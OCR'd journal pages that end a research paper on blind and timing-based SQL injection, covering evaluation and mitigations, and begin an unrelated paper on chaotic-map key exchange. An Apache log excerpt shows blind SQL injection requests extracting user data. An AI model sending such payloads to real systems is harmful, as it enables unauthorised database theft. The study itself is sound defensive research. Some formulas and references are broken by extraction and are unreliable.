String comparison is often limited to finding exact matches inside response contents. Therefore, recommended approach [20] is the usage of algorithms for *calculation of likeness*. For example, *Levenshtein algorithm* returns the minimum number of single character edits[10] that are required to transform one string to the other [14], while *Ratcliff-Obershelp algorithm* returns the similarity of two strings as the number of matching characters divided by the total number of characters in both strings [4]. In the former algorithm, if calculated distance between the original response and response got for inference question is lesser than some upper (arbitrary chosen) value θ (e.g. 10), or in case of Ratcliff-Obershelp algorithm, if similarity is greater than some threshold value η (e.g. 0.9), it can be concluded that answer to the inference question is *True*, otherwise *False*. Implementation for both algorithms can be found in almost every major programming language, making them easy to be used for this purpose.

[10]Single character edits include insertion, deletion and substitution.



Figure 2: Probability distributions of regular response times for Alexa's top 10 websites (Nov. 2013)

```
172.16.93.1 - - [03/Nov/2013:18:25:07 +0000] "GET /vuln.php?id=1%20AND%20ORD(MID((SELECT
%20IFNULL(CAST(surname%20AS%20CHAR),0x20)%20FROM%20users%20ORDER%20BY%20id%20LIMIT%
200,1),3,1))>64 HTTP/1.1" 200 127 "-" "Python-urllib/2.7"
172.16.93.1 - - [03/Nov/2013:18:25:07 +0000] "GET /vuln.php?id=1%20AND%20ORD(MID((SELECT
%20IFNULL(CAST(surname%20AS%20CHAR),0x20)%20FROM%20users%20ORDER%20BY%20id%20LIMIT%
200,1),3,1))>96 HTTP/1.1" 200 127 "-" "Python-urllib/2.7"
172.16.93.1 - - [03/Nov/2013:18:25:07 +0000] "GET /vuln.php?id=1%20AND%20ORD(MID((SELECT
%20IFNULL(CAST(surname%20AS%20CHAR),0x20)%20FROM%20users%20ORDER%20BY%20id%20LIMIT%
200,1),3,1))>112 HTTP/1.1" 200 75 "-" "Python-urllib/2.7"
172.16.93.1 - - [03/Nov/2013:18:25:07 +0000] "GET /vuln.php?id=1%20AND%20ORD(MID((SELECT
%20IFNULL(CAST(surname%20AS%20CHAR),0x20)%20FROM%20users%20ORDER%20BY%20id%20LIMIT%
200,1),3,1))>104 HTTP/1.1" 200 127 "-" "Python-urllib/2.7"
172.16.93.1 - - [03/Nov/2013:18:25:07 +0000] "GET /vuln.php?id=1%20AND%20ORD(MID((SELECT
%20IFNULL(CAST(surname%20AS%20CHAR),0x20)%20FROM%20users%20ORDER%20BY%20id%20LIMIT%
200,1),3,1))>108 HTTP/1.1" 200 75 "-" "Python-urllib/2.7"
172.16.93.1 - - [03/Nov/2013:18:25:07 +0000] "GET /vuln.php?id=1%20AND%20ORD(MID((SELECT
%20IFNULL(CAST(surname%20AS%20CHAR),0x20)%20FROM%20users%20ORDER%20BY%20id%20LIMIT%
200,1),3,1))>106 HTTP/1.1" 200 75 "-" "Python-urllib/2.7"
172.16.93.1 - - [03/Nov/2013:18:25:07 +0000] "GET /vuln.php?id=1%20AND%20ORD(MID((SELECT
%20IFNULL(CAST(surname%20AS%20CHAR),0x20)%20FROM%20users%20ORDER%20BY%20id%20LIMIT%
200,1),3,1))>105 HTTP/1.1" 200 75 "-" "Python-urllib/2.7"
172.16.93.1 - - [03/Nov/2013:18:25:07 +0000] "GET /vuln.php?id=1%20AND%20ORD(MID((SELECT
%20IFNULL(CAST(surname%20AS%20CHAR),0x20)%20FROM%20users%20ORDER%20BY%20id%20LIMIT%
200,1),4,1))>128 HTTP/1.1" 200 75 "-" "Python-urllib/2.7"
172.16.93.1 - - [03/Nov/2013:18:25:07 +0000] "GET /vuln.php?id=1%20AND%20ORD(MID((SELECT
%20IFNULL(CAST(surname%20AS%20CHAR),0x20)%20FROM%20users%20ORDER%20BY%20id%20LIMIT%
200,1),4,1))>64 HTTP/1.1" 200 127 "-" "Python-urllib/2.7"
172.16.93.1 - - [03/Nov/2013:18:25:07 +0000] "GET /vuln.php?id=1%20AND%20ORD(MID((SELECT
%20IFNULL(CAST(surname%20AS%20CHAR),0x20)%20FROM%20users%20ORDER%20BY%20id%20LIMIT%
200,1),4,1))>96 HTTP/1.1" 200 127 "-" "Python-urllib/2.7"
172.16.93.1 - - [03/Nov/2013:18:25:07 +0000] "GET /vuln.php?id=1%20AND%20ORD(MID((SELECT
```

Figure 3: Excerpt from an Apache HTTP Server log during blind injection SQLIA

Response time differentiation in timing attack can be done in several ways. Most simple way is to compare the response time τ with the constant delay value T used in inference question itself. If τ is greater than T (i.e. delayed), it can be concluded that answer to the inference question is *True*, otherwise *False*. This is all being done with the premise that the regular response time is considerably smaller than the used delay value.

If heavy queries are used in timing attacks, faster targets will most probably process them faster, while on slower machines there is a possibility that attackers will unintentionally cause Denial of Service (DoS) by their usage. Hence, in most cases simple comparison of time values is simply not good enough.

Recommended approach [20] for dealing with this kind of cases is the usage of probability distribution. If probability distribution can be calculated for regular response times, then it can be concluded, with certain probability, if response for the inference question has been delayed or non-delayed (i.e. regular).

For demonstration purpose, probability distributions for regular response times of Alexa's top 10 websites have been calculated (Figure 2). Total time required to connect, for a HTTP request to reach the web server, response to be generated and it to come back to the testing machine, has been observed for 200 times.

From given results it can be seen that the response densities resemble bell-shaped curve(s) found in normal distribution. Calculating the mean μ, point where the peak of density occurs, and standard deviation σ, indicating the curve spread, one approach could be to use the *68-95-99.7% rule*[11]. It states that in normal distribution nearly all values lie inside three standard deviations of the mean. That said, value $\mu + 3\sigma$ can be taken as the boundary between normal and delayed responses. Hence, if response time falls below the given boundary value it can be concluded that response for the inference question is most probably *False*, *True* otherwise.

3.5 Optimization

Both sequential and binary search methods can be optimized in a heuristic way if basic characteristics of the retrieved data are known. In case of sequential search, used character domain can be sorted using predetermined probability (e.g. letter frequency in English language [18] or character frequency in general computer text [23]). In case of binary search, used character domain can be split into several sub-domains, where first would be used those having higher probability of containing the result (e.g. *a-z, A-Z, 0-9,* etc.).

Another popular mean of optimization is parallelization, where parts of content are inferred simultaneously. Usually, at first, entry length is retrieved in a regular (sequential) manner. After the length is found out, each worker instance (e.g. thread) is started in parallel having a task of retrieval of dedicated part of the entry. That said, in one scenario, instance i will infer characters: $E_i, E_{i+P}, E_{i+2P}, ...$ where E represents the current entry and P total number of worker instances. In ideal conditions speedup should be close to N, where most of the time is being spent on waiting for individual responses.

If the target web server is HTTP 1.1 compliant, HTTP persistent connection[12] can be established. In that case single TCP connection can be used to send and receive multiple HTTP requests and responses. That way, network latency is being reduced noticeably because of avoidance of the TCP handshaking part in subsequent requests.

One more way how to speed up the data retrieval is by using character prediction. All DBMSes do have characteristic responses for particular requests. For instance, PostgreSQL DBMS version string always starts with *PostgreSQL*, no matter the actual version (e.g.

[11] Also known as *Three-sigma rule* or *Empirical rule.*

[12] Also known as *HTTP Keep-Alive.*

PostgreSQL 8.3.9 on i486-pc-linux-gnu, compiled by GCC gcc-4.3.real (Debian 4.3.2-1.1) 4.3.2). Also, in case of table content retrieval, sequential column entries tend to share the same prefix (e.g. *COLLATIONS,* ***COLLATION****_CHARACTER_SET_APPLICABILITY,* ***COL****UMNS,* ***COLUMN****_PRIVILEGES,* etc.). That gives us the opportunity to start search by using characters from either predetermined expected prefixes and/or the previously retrieved entry (or entries).

3.6 Potential Problems

Inferential SQLIA is generally regarded as "noisy". Most obvious reason is the number of requests made during data mining, originating from low data bit transfer ratio per single request compared to other SQLIA classes. For instance, compared to inband class, it can be slower ranging anywhere from ten to a couple of thousand times on average. This can lead to obvious trails in web server logs (Figure 3), raise in web server traffic and "spikes" in (potential) IDS monitoring mechanisms.

In case of timing attack SQLIA there is another risk that the used payload will cause a DoS. As majority of heavy queries work by performing SQL *JOIN* operation on a number of (known) tables, server memory can be easily filled up. Also, in case that the injection place is located inside the *WHERE* clause of the vulnerable SQL statement, there is a possibility that the timing attack payload will be evaluated more times than once. Hence, if the payload is based on a fact that the processor will require a certain amount of time to process it under a full load, then total processing time can be raised multiple times, inadvertently causing server wide problems.

Another often problem seen in timing attack SQLIA is the inability to use the parallelization for speeding up the data retrieval process. If used payload affects how the rest of DBMS performs, performing inference in parallel will most probably introduce undesired noise in results. This effect is especially noticeable for heavy query cases. If multiple inference questions answer *True* at the same time, making deliberate delays, there is a considerable possibility that all nearby questions will be (probably wrong) inferred to *True* too.

Content dynamicity is making the process of blind injection detection particularly difficult. If the regular content is changing considerably with each response, there is a considerable chance of *false negative* detection, where part(s) changing with the vulnerability itself could be overseen as just another dynamic part. On the other hand, there is also a chance of *false positive* detection. In such case, regular change could be marked by mistake as a result of the blind injection itself.

Network latency is the biggest obstacle in timing attack SQLIA. If regular response times are not in a short range, distinguishing *True* from *False* responses can be impossible. That being said, false positive and false negative detection are both likely to happen.

Another related problem is the occurrence of sporadic network lags[13] in data mining process. Results, in such cases, frequently contain errors in form of distinguishably invalid characters (e.g. $index \rightarrow jndex$) coming from an erroneous inference. One way how to deal with this, along with usage of considerably high delay value, is to use one extra validation request per character, effectively improving the quality of final results.

4 Evaluation

4.1 Overview

In this section, experimental results are presented gathered for different search methods that can be used in inferential SQLIA cases. Both blind injection and timing attack SQLIA types have been covered. Along with regular search methods, optimized versions have been tested too.

Deliberately vulnerable web application has been written in programming language PHP, with MySQL used for database storage. Example 1 has been used as the basis for the vulnerable PHP code, while SQL code from Example 2 has been used for database instantiation. For testing purposes only the content of table *users* has been retrieved in all cases. Enumeration of database structure has been skipped, to simplify the whole process, by using known identifier names.

Responses for identical requests had no content differences. Hence, in case of blind injection SQLIA, response has been classified as *True* if the comparison ratio (compared to the original response) has been found to be greater than 0.99 (i.e. >99%)[14].

First web setup had an average regular response time of 0.05 seconds with standard deviation of 0.002, while the second had an average response time of 0.13 seconds with standard deviation of 0.158. Hence, in former case, because of low average response time and low standard deviation, used deliberate DBMS delay has been set to 1 second. Response has been classified as *True* if the total response time has been greater than 1 second. In later case, used deliberate DBMS delay, because of considerable standard deviation, has been set to 2 seconds. Response time has been classified as *True* if the total response time has been greater than 2 seconds.

It has to be noted that *68-95-99.7%* rule has been taken into the consideration while choosing delay values. Also, as the used delay function has been MySQL's *DELAY*, chosen values had to be of integer type.

Along with regular versions of search methods, their optimized variants have been implemented and tested as well. In case of sequential search, instead of regular ASCII table, frequency ordered character table has been used [23]. In case of binary search, ASCII table has been split into several segments, where first segment consisted

[13]Lag is a failure of an application to respond in a timely fashion to inputs.

[14]Implementation of Ratcliff-Obershelp algorithm from standard Python's library difflib has been used.

Table 1: Comparison of search methods

Method	# of requests	Blind injection (sec)	Timing attack (sec)
Sequential search (regular)	5412	305.44 / 800.27	367.13 / 882.84
Sequential search (optimized)	2140	120.67 / 293.11	184.97 / 414.58
Binary search (regular)	537	30.34 / 72.17	241.89 / 517.75
Binary search (optimized)	494	27.89 / 64.63	173.57 / 375.95
Bit-by-bit extraction (regular)	537	30.25 / 68.74	315.41 / 487.24
Bit-by-bit extraction (optimized)	470	26.63 / 59.21	238.19 / 485.72

of digits (i.e. *0-9*), second segment of upper case letters (i.e. *A-Z*), third segment of lower case letters (i.e. *a-z*), while the last one contained the rest. In case of bit-by-bit extraction, only the first seven bits have been retrieved, with a premise that the pulled data consisted entirely of basic ASCII characters.

4.2 Results

Evaluation results can be found in Table 1. Each row holds results for a different search method, while columns hold values for observed quantities. First column holds number of requests, while the second and third hold times (in seconds) taken for blind injection and timing attack SQLIA cases.

Time values are presented as pairs, where first value represents the result got for first web setup, while second value represents the result got for second web setup.

Number of requests was the same for both blind injection and timing attack SQLIAs when same search method was used. It is visible from results that blind injection SQLIA cases performed faster than their timing attack counterparts. Also, optimized versions performed better than their normal variants.

In case of blind injection, fastest performing method was the optimized bit-by-bit extraction, while slowest was the regular sequential search. In case of timing attack, fastest performing was the optimized binary search, while slowest was the regular sequential search.

Binary search and bit-by-bit extraction methods (regular and optimized variants) performed almost the same in case of blind injection SQLIA. Also, times were around ten times better than those got for the sequential search method.

In case of timing attack for first web setup, mostly because of noticeable number of generated delayed responses (one per resulting bit *1*), regular bit-by-bit extraction method was performing almost with the same speed as the sequential search method. This effect diminished for second web setup, because of greater average regular response time and significantly larger number of used requests in case of sequential search.

5 Mitigation

SQL injection is based on passing a user supplied value(s) carrying malicious SQL statements to the underlying DBMS. Recommended techniques to mitigate such risk [1, 13, 24] are as follows (in no particular order):

1) Type casting - in case that the input value can be strictly defined to a specific non-string type (e.g. integer) it is recommended to perform the casting (i.e. conversion) to that same type;

2) Input validation - it is recommended to do the input validation where applicable (e.g. regular expression matching in case of phone number values);

3) Escaping special characters - special characters are used in most of SQLIA cases (i.e. single quotes in case of string values and/or parentheses in case of function calling). That said, it is recommended to perform appropriate escaping (i.e. backslash escaping) or their removal altogether;

4) Turning off error messages - DBMS error messages are a strong signal to the attackers that they could potentially influence the underlying database logic. It is strongly recommended to turn them off;

5) Prepared statements (parametrized queries) - prepared statements ensure that attackers will not be able to change the intent of the original SQL statement itself. In such case, developers are required to split the constant SQL code from parameter values. That way DBMS is able to make distinction between code and data, regardless of what input user supplies;

6) Principle of least privilege - used database privileges should be restricted to only appropriate operations (e.g. querying of only specific tables). That way, in worst case scenario, potential damage will be constrained.

6 Conclusion

In this article we study special class of SQLIA where attackers can deduce database content by inspecting only differences between responses. Although slower than other SQLIA classes, it can be used in virtually any case of SQL injection vulnerability. Two inferential SQLIA types are presented: blind injection and timing attack. In case of blind injection any response characteristic can be observed other than time, while in timing attack only the response time is being observed.

Evaluation of inferential SQLIA types has been done depending on different search methods. Results show that sequential search is the slowest, while binary search and bit-by-bit extraction are the fastest methods in case of blind injection. In case of timing attack sequential search and bit-by-bit extraction perform almost the same, while binary search is the fastest. Nevertheless, with an increase of the regular response time sequential search should perform noticeably slower because of large number of requests.

References

[1] K. Amirtahmasebi, S. R. Jalalinia, and S. Khadem, "A survey of SQL injection defense mechanisms," in *Proceedings of the IEEE ICITST*, pp. 1–8, 2009.

[2] C. Anley, *Advanced SQL Injection in SQL Server Applications*, NGSSoftware Insight Security Research (NISR) publication, 2002.

[3] C. Anley, *More Advanced SQL Injection*, NGSSoftware Insight Security Research (NISR) publication, 2002.

[4] P. E. Black, "Ratcliff/obershelp pattern recognition," *Dictionary of Algorithms and Data Structures*, vol. 17, 2004.

[5] Cenzic, *Application Vulnerability Trends Report*, 2013. (http://expo-itsecurity.ru/upload/iblock/ffb/cenzic-application-vulnerability-trends-report-2013.pdf)

[6] A. Ciampa, C. A. Visaggio, and M. Di Penta, "A heuristic-based approach for detecting SQL-injection vulnerabilities in web applications," in *Proceedings of the ACM 2010 ICSE Workshop on Software Engineering for Secure Systems*, pp. 43–49, 2010.

[7] J. Clarke, *SQL Injection Attacks and Defense*, Syngress Media, 2012.

[8] WG Halfond, J. Viegas, and A. Orso, "A classification of SQL - Injection attacks and countermeasures," in *Proceedings of the IEEE International Symposium on Secure Software Engineering*, pp. 13–15, 2006.

[9] WGJ Halfond and A. Orso, "AMNESIA: Analysis and monitoring for NEutralizing SQL-injection attacks," in *Proceedings of the 20th IEEE/ACM International Conference on Automated Software Engineering*, pp. 174–183, 2005.

[10] Imperva's Hacker Intelligence Initiative, *Hacker Intelligence Summary Report – An Anatomy of a SQL Injection Attack*, Monthly Trend Report 4, Sept. 2011. (http://www.imperva.com/docs/HII_An_Anatomy_of_a_SQL_Injection_Attack_SQLi.pdf)

[11] P. Karlsson, *SQL - Injection & OOB – Channels*, 2007. (http://www.defcon.org/images/defcon-15/dc15-presentations/dc-15-karlsson.pdf)

[12] D. A. Kindy and AK Pathan, "A survey on SQL injection: Vulnerabilities, attacks, and prevention techniques," in *Proceedings of the IEEE 15th International Symposium on Consumer Electronics (ISCE'11)*, pp. 468–471, 2011.

[13] S. Kost, *An Introduction to SQL Injection Attacks for Oracle Developers*, Jan. 2004. (https://haiderm.com/wp-content/uploads/2015/03/OracleSQLinjectionAttackGuide.pdf?a07e7e)

[14] V. I. Levenshtein, "Binary codes capable of correcting deletions, insertions and reversals," in *Soviet Physics Doklady*, vol. 10, pp. 707, 1966.

[15] D. Litchfield, *Data-mining with SQL Injection and Inference*, An NGSSoftware Insight Security Research (NISR) Publication, Sept. 2005. (http://www.northernfortress.net/sqlinference.pdf)

[16] R. F. Puppy, "NT web technology vulnerabilities," *Phrack Magazine*, vol. 8, no. 54, 1998.

[17] F. S. Rietta, "Application layer intrusion detection for SQL injection," in *Proceedings of the 44th ACM Annual Southeast Regional Conference*, pp. 531–536, 2006.

[18] C. E. Shannon, "Prediction and entropy of printed English," *Bell System Technical Journal*, vol. 30, no. 1, pp. 50–64, 1951.

[19] M. Štampar, "Data retrieval over DNS in SQL injection attacks," *Computing Research Repository (CoRR)*, vol. abs/1303.3047, 2013.

[20] M. Štampar and B. Damele, *SQLmap: Automatic SQL Injection and Database Takeover Tool*, July 21, 2015. (http://sqlmap.org)

[21] A. Tajpour and M. J. Z. Shooshtari, "Evaluation of SQL injection detection and prevention techniques," in *Proceedings of the Second IEEE International Conference on Computational Intelligence, Communication Systems and Networks (CICSyN'10)*, pp. 216–221, 2010.

[22] K. Tsipenyuk, B. Chess, G. McGraw, "Seven pernicious kingdoms: A taxonomy of software security errors," *IEEE Security & Privacy*, vol. 3, no. 6, pp. 81–84, 2005. pp. 216–221, 2010.

[23] M. Weir, *Character Frequency Analysis Info*, 2009. (http://reusablesec.blogspot.com/2009/05/character-frequency-analysis-info.html)

[24] D. Wichers, J. Manico, and M. Seil, *SQL Injection Prevention Cheat Sheet*, 2014. (https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet)

[25] J. Williams and D. Wichers, *OWASP Top Ten*, 2013. (https://www.owasp.org/index.php/Category:OWASP_Top_Ten_2013_Project)

Miroslav Štampar received his B.S. and M.S. degrees from the Faculty of Electrical Engineering and Computing, University of Zagreb in 2003 and 2005 respectively. His recent research interests include network security, malware analysis and intrusion detection systems. He is now working as an Expert Security Advisor at Information Systems Security Bureau, Zagreb, Croatia.

Password-Authenticated Key Exchange Scheme Using Chaotic Maps towards a New Architecture in Standard Model

Hongfeng Zhu, Yifeng Zhang, Yu Xia, and Haiyang Li
(Corresponding author: Hongfeng Zhu)

Software College, Shenyang Normal University
no. 253, HuangHe Bei Street, HuangGu District, Shenyang 110034, China
(Email:zhuhongfeng1978@163.com@qq.com)
(Received Dec. 12, 2014; revised and accepted Apr. 11 & June 23, 2015)

Abstract

Nowadays, the overwhelming majority of password-authenticated key agreement protocols using chaotic maps are based on three architectures (client/server, two clients/server and multi-server) and four security models (heuristic security, random oracle, ideal cipher and standard model). However, with rapid changes in the modern communication environment such as wireless mesh networks and cloud storing, it is necessary to put forward a kind more flexible and general architecture to adapt it. So, in our paper, we firstly propose a provable secure password authenticated key agreement protocol using chaotic maps towards multiple servers to server architecture in the standard model. The multiple servers to server architecture will solve the problems single-point of security, single-point of efficiency and single-point of failure in the centralized registration center towards multi-server architecture. The new protocol resists dictionary attacks mounted by either passive or active network intruders, allowing, in principle, even weak password phrases to be used safely. It also offers perfect forward secrecy, which protects past sessions and passwords against future compromises. Finally, we give the security proof in the standard model and the efficiency analysis of our proposed scheme.

Keywords: Chaotic maps, key exchange, multiple servers to server, mutual authentication

1 Introduction

Nowadays, chaos theory has widely used to cryptography. Chaotic system has numerous advantages, such as extremely sensitive to initial parameters, unpredictability, boundeness, etc. Meanwhile, chaotic sequence generated by chaotic system has the properties of non-periodicity and pseudo-randomness. In a word, chaos theory and chaotic system have exploited a new way for cryptography.

In 1998, Baptista [1] firstly connects cryptography with chaos theory. As a fundamental cryptographic primitive, key agreement protocol allows two or more parties to agree on shared keys which will be used to protect their later communication. Then, conbiming chaos theory and key agreement primitive, many authenticated key exchange (AKE) protocols [7, 8, 12, 16, 21, 23, 24, 25] have been proposed. The literature [25] firstly proposed a new one-way authenticated key agreement scheme (OWAKE) based on chaotic maps with multi-server architecture. The OWAKE scheme is widely used to no need for mutual authentication environment on Internet, such as readers-to-journalists model and patient-to-expert model. Using the chaotic maps, the literature [24] firstly proposed a new multiple servers to server architecture (MSTSA) to solve the problems caused by centralized architecture, such as multi-server architecture with the registration center (RC). The core ideas of the proposed scheme are the symmetry (or called peer to peer) in the server side and the transparency for the client side. In brief, based on chaotic maps, there were many AKE protocols from functionality aspect, or from efficiency aspect, or from security aspect, or from architecture aspect to improve the AKE protocols.

Recently, Multi-server authenticated key agreement (MSAKA) architecture is more popular among the AKE protocols which aim to register at the registration center for log in other servers without register repeatedly. MSAKA protocols mainly want to solve the problems in a traditional single server with authentication schemes [2, 5, 22] which lead to the fact that user has to register to different servers separately. On a macro level MSAKA protocols can be divided into three phases in chronological order:

1) The creative phase: The pioneer work in the field

was proposed by Li et al. [9] in 2001. However, Lin et al. [13] pointed out that Li et al.s scheme takes long time to train neural networks and an improved scheme based on ElGamal digital signature and geometric properties on the Euclidean plane has also been given.

2) The development phase: the main work in this phase is amended repeatedly. For example, Tsai [15] also proposed an efficient multi-server authentication scheme based on one-way hash function without a verification table. Because Tsai scheme only uses the nonce and one-way hash function, the problems associated with the cost of computation can be avoided in the distributed network environment. However, some researchers [6] pointed out that Tsai scheme is also vulnerable to server spoofing attacks by an insider server and privileged insider attacks, and does not provide forward secrecy.

3) The diversification phase: the research emphasis shifts to functionality. Therefore, identity-based MSAKA protocols, based on bilinear pairings or elliptic curve cryptosystem (ECC) MSAKA protocols, dynamic identity-based MSAKA protocols and other MSAKA protocols came up recently [3, 6, 17].

Based on the chaotic maps, we believe MSAKA protocols is not a general solution because only one centralized registration center cannot handle so complex network environment. So based on our previous studies [24], we believe that we should design an AKE protocol in a more general architecture. So we propose the first towards multiple servers to server architecture key exchange protocol using chaotic maps in standard model.

The rest of the paper is organized as follows: Some preliminaries are given in Section 2. Next, a novel chaotic maps problem is described in Section 3. Then, the non-interactive twin chaotic maps-key exchange protocol is given in Section 4. The Security of our proposed protocol is given in Section 5. The efficiency analysis of our proposed protocol and some feasible applications are given in Section 6. This paper is finally concluded in Section 7.

2 Preliminaries

2.1 One-way Hash Function and Pseudo-random Function Ensembles

A secure cryptographic one-way hash function h: $a \to b$ has four main properties:

1) The function h takes a message of arbitrary length as the input and produces a message digest of fixed-length as the output;

2) The function h is one-way in the sense that given a, it is easy to compute $h(a) = b$. However, given b, it is hard to compute $h^{-1}(b) = a$;

3) Given a, it is computationally infeasible to find a' such that $a' \neq a$, but $h(a') = h(a)$;

4) It is computationally infeasible to find any pair a, a' such that $a' \neq a$, but $h(a') = h(a)$.

Pseudo-random function ensembles:

If a function ensemble $F = \{F_n\}_{n\in N}$ is pseudo-random [14], then for every probabilistic polynomial oracle $\mathcal{A}$ and all large enough n, we have that:

$$\mathcal{A}^{G_n}(1^n) = 1]| < \varepsilon(n)$$

where $G = \{G_n\}_{n\in N}$ is a uniformly distributed function ensemble, $\varepsilon(n)$ is a negligible function, $Adv^F = \max_{\mathcal{A}}\{Adv^F(\mathcal{A})\}$ denotes all oracle $\mathcal{A}$, and $Adv^F(\mathcal{A})$ represents the accessible maximum.

2.2 Symmetric Encryption

A symmetric encryption scheme $E_k(Kgen, E, D)$ consists of three algorithms as follows:

1) Randomized Key Generation Algorithm $Kgen$:it returns a key k drawn from the key space $Keys(E_k)$ at random.

2) Encryption Algorithm E: it takes the key $k \in Keys(E_k)$ and a plaintext $M \in \{0,1\}^*$ as the inputs and outputs a ciphertext $C \in \{0,1\}^*$. So it can be written $C = E_k(M)$.

3) Decryption Algorithm D:it takes the key $k \in Keys(E_k)$ and a ciphertext $C \in \{0,1\}^*$ as the inputs and outputs a plaintext $M \in \{0,1\}^*$. So it can be written $M = D_k(C)$.

2.3 Definition and Hard Problems of Chebyshev Chaotic Maps

Let n be an integer and let x be a variable with the interval $[-1, 1]$. The Chebyshev polynomial [16] $T_n(x) : [-1, 1] \to [-1, 1]$ is defined as $T_n(x) = \cos(ncos^{-1}(x))$. Chebyshev polynomial map $T_n : R \to R$ of degree n is defined using the following recurrent relation:

$$T_n(x) = 2xT_{n-1}(x) - T_{n-2}(x),$$

where $n \geq 2$, $T_0(x) = 1$, and $T_1(x) = x$. The first few Chebyshev polynomials are:

$$\begin{aligned} T_2(x) &= 2x^2 - 1, \\ T_3(x) &= 4x^3 - 3x, \\ T_4(x) &= 8x^4 - 8x^2 + 1, \\ \cdots &\quad \cdots \end{aligned}$$

One of the most important properties is that Chebyshev polynomials are the so-called semi-group property which establishes that

$$T_r(T_s(x)) = T_{rs}(x).$$

An immediate consequence of this property is that Chebyshev polynomials commute under composition

$$T_r(T_s(x)) = T_s(T_r(x)).$$

In order to enhance the security, Zhang [21] proved that semi-group property holds for Chebyshev polynomials defined on interval $(-\infty, +\infty)$. The enhanced Chebyshev polynomials are used in the proposed protocol:

$$T_n(x) = (2xT_{n-1}(x) - T_{n-2}(x))(\mathrm{mod}N)$$

where $n \geq 2$, $x \in (-\infty, +\infty)$, and N is a large prime number. Obviously,

$$T_{rs}(x) = T_r(T_s(x)) = T_s(T_r(x)).$$

Definition 1. *(Semi-group property) Semi-group property of Chebyshev polynomials:* $T_{rs}(x) = T_r(T_s(x)) = \cos(r\cos^{-1}(s\cos^{-1}(x))) = \cos(rs\cos^{-1}(x)) = T_s(T_r(x)) = T_{sr}(x)$*, where* r *and* s *are positive integer and* $x \in [-1, 1]$.

Definition 2. *(Chaotic Maps-Based Discrete Logarithm (CDL) problem) Given* x *and* y*, it is intractable to find the integer* s*,such that* $T_s(x) = y$*. The probability that a polynomial time-bounded algorithm* $\mathcal{A}$ *can solve the CDL problem is defined as* $Adv_{\mathcal{A}}^{CDL}(p) = \Pr[\mathcal{A}(x, y) = r : r \in Z_p^*, y = T_r(x) \bmod p]$.

Definition 3. *(CDL assumption) For any probabilistic polynomial time-bounded algorithm* $\mathcal{A}$*,* $Adv_{\mathcal{A}}^{CDL}$ *(p) is negligible, that is,* $Adv_{\mathcal{A}}^{CDL}(p) \leq \varepsilon$*,for some negligible function* ε.

Definition 4. *(Chaotic Maps-Based Diffie-Hellman (CDH) problem) Given* x*,* $T_r(x)$ *and* $T_s(x)$*, it is intractable to find* $T_{rs}(x)$*. The probability that a polynomial time-bounded algorithm* $\mathcal{A}$ *can solve the CDH problem is defined as* $Adv_{\mathcal{A}}^{CDH}(p) = \Pr[\mathcal{A}(x, T_r(x) \bmod p, T_s(x) \bmod p) = T_{rs}(x) \bmod p : r, s \in Z_p^*]$.

Definition 5. *(CDH assumption) For any probabilistic polynomial time-bounded algorithm* $\mathcal{A}$*,* $Adv_{\mathcal{A}}^{CDH}(p)$ *is negligible, that is,* $Adv_{\mathcal{A}}^{CDH}(p) \leq \varepsilon$*, for some negligible function* ε.

2.4 Definition and Properties of Chebyshev Chaotic Maps [7, 8]

Definition 6. $f : J \to J$ *is said to be topologically transitive if for any pair of open sets* $U, V \subset J$*, there exists* $k > 0$ *such that* $f^k(U) \cap V \neq \phi$.

Definition 7. $f : J \to J$ *has sensitive dependence on initial conditions if there exists* $\delta > 0$ *such that for any* $x \in J$ *and any neighborhood* N *of* x*, there exist* $y \in N$ *and* $n \geq 0$ *such that* $|f^n(x) - f^n(y)| > \delta$.

Definition 8. *Let* V *be a set, then* $f : V \to V$ *is said to be chaotic on* V *if*

1) f *has sensitive dependence on initial conditions.*

2) f *is topologically transitive.*

3) Periodic points are dense in V.

Definition 9. *Let* $f : A \to A$*,* $f : B \to B$ *be two maps, if there exists a continuous surjection* $h : A \to B$ *such that* $h \cdot g = g \cdot h$*,we say that these two maps* f *and* g *are topologically semi-conjugate.*

Theorem 1. *A non-zero polynomial is the* n^{th} *Chebyshev polynomial or its constant times iff the nonzero polynomial is the root of the differential equation*

$$(1 - x^2)y'' - xy' + n^2y = 0(n \in \mathrm{Z}_+).$$

Lemma 1. *If* $f : A \to A$*,* $f : B \to B$ *are topologically semi-conjugate, (1) when* p *is the periodic point of* f*, then* $h(p)$ *is the periodic point of* g*;(2) when the periodic point of* f *is dense in* A*, the periodic point of* g *is dense in* B*,where* h *is the topologically semi-conjugate between* f *and* g.

Lemma 2. *Assume* $f : A \to B$ *is a map,* $A_0, A_1 \subset A$*, then* $f(A_0 \cap A_1) \subset f(A_0) \cap f(A_1)$.

Lemma 3. *When* $f : A \to A$ *is topologically transitive,* $g : B \to B$ *is topologically semi-conjugate* f *via* h*, then* g *is topologically transitive.*

Lemma 4. *Let* $R : S' \to S'$ *be a map of the circle into itself, then* $R(\theta) = n\theta(n \in \mathrm{Z}, n \geq 2)$ *is chaotic,where* θ *is the radian value.*

The concrete proof of chaotic properties can be found in the literature [8] and the enhanced properties of Chebyshev polynomials that defined on interval $(-\infty, +\infty)$ *still have the semi-group property (see [21]).*

2.5 Practical Environment

